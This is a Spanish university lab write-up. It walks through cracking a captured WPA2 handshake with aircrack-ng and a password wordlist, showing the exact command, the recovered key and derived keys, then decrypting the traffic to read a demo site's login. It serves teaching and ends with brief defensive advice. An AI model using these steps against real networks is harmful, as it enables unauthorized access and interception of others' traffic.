WLAN – Ataque y defensa en redes Wi-Fi

Para la realización de la práctica, haremos uso de un **diccionario de claves** como recurso para realizar la búsqueda de la contraseña a base de fuerza bruta.

Usaremos *xato-net-10-million-passwords-1000000.txt*

Una vez hemos capturado el tráfico en modo promiscuo (como es el caso del fichero utilizado, donde ya hemos encontrado el handshake), localizamos la **dirección MAC del punto de acceso** a atacar (en nuestro caso el dispositivo Xiaomi): **04:b1:67:3d:c5:90**

748	7.021506	XiaomiCo_3d…	IntelCor_85…	EAPOL	162	Key (Message 1 of 4)
749	7.021559		XiaomiCo_3d…	802.11	39	Acknowledgement, Flags=........C
750	7.023750	IntelCor_85…	XiaomiCo_3d…	EAPOL	186	Key (Message 2 of 4)
751	7.023801		IntelCor_85…	802.11	39	Acknowledgement, Flags=........C
752	7.028219	XiaomiCo_3d…	IntelCor_85…	EAPOL	218	Key (Message 3 of 4)
753	7.028271		XiaomiCo_3d…	802.11	39	Acknowledgement, Flags=........C
754	7.031159	IntelCor_85…	XiaomiCo_3d…	EAPOL	162	Key (Message 4 of 4)
755	7.031211		IntelCor_85…	802.11	39	Acknowledgement, Flags=........C

Tramas de transmisión de clave Wi-Fi

```
IEEE 802.11 QoS Data, Flags: ......F.C
    Type/Subtype: QoS Data (0x0028)
  > Frame Control Field: 0x8802
    .000 0001 0011 1010 = Duration: 314 microseconds
    Receiver address: IntelCor_85:2e:33 (d0:7e:35:85:2e:33)
    Transmitter address: XiaomiCo_3d:c5:90 (04:b1:67:3d:c5:90)
    Destination address: IntelCor_85:2e:33 (d0:7e:35:85:2e:33)
```


MAC del AP


Ejecutamos la herramienta **aircrack-ng** con la captura de tráfico y tras un tiempo de ejecución, si está en el diccionario, obtenemos la clave WPA2 utilizada en esa red Wi-Fi.

```
G:\My Drive\Universidad\Redes Inalámbricas\Practicas\Practica5\aircrack-ng-1.7-win\bin>aircrack-ng.exe -b 04:b1:67:3d:c5:90 -w xato-net-10-million-passwords-1000000.txt enc
rypted.pcap
Reading packets, please wait...
Opening encrypted.pcap
Read 6761 packets.

1 potential targets

                               Aircrack-ng 1.7

      [00:00:09] 5366/1000000 keys tested (574.42 k/s)

      Time left: 28 minutes, 51 seconds                          0.54%

                           KEY FOUND! [ pringles ]


      Master Key     : BE B5 26 78 29 A3 65 C5 82 FA B4 53 69 15 3F 70
                       1E CA 1A 72 89 A8 47 38 2A DF 87 16 BE 38 C3 59

      Transient Key  : E8 BF 8B 98 D1 6C BD C3 A7 C8 E7 21 E1 50 24 79
                       01 53 7B BB A9 47 67 47 10 CA C2 53 5D 8C B5 AE
                       B5 6F 22 1E 47 F3 AC 64 8F 21 11 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : 68 58 39 97 3D 53 0E 42 D2 7A 59 8A 24 BA B1 DA
```


La clave es “Pringles”

Una vez tenemos la clave, pasaremos a desencriptar los mensajes, volviendo a la captura y buscando en los ajustes del protocolo 802.11, introducimos la clave para desencriptar los mensajes.






La página web a la que accede es *http://demo.horde.org/login.php*



Al igual que con la información de la página web a la que se ha accedido, podemos seguir indagando entre las tramas y encontrar la **información de inicio de sesión**.



Usuario: guest / Contraseña: guest

Podemos **evitar** todo esto cifrando los datos con una clave de sesión con más caracteres, pseudoalteatorios y con palabras de uso no frecuente.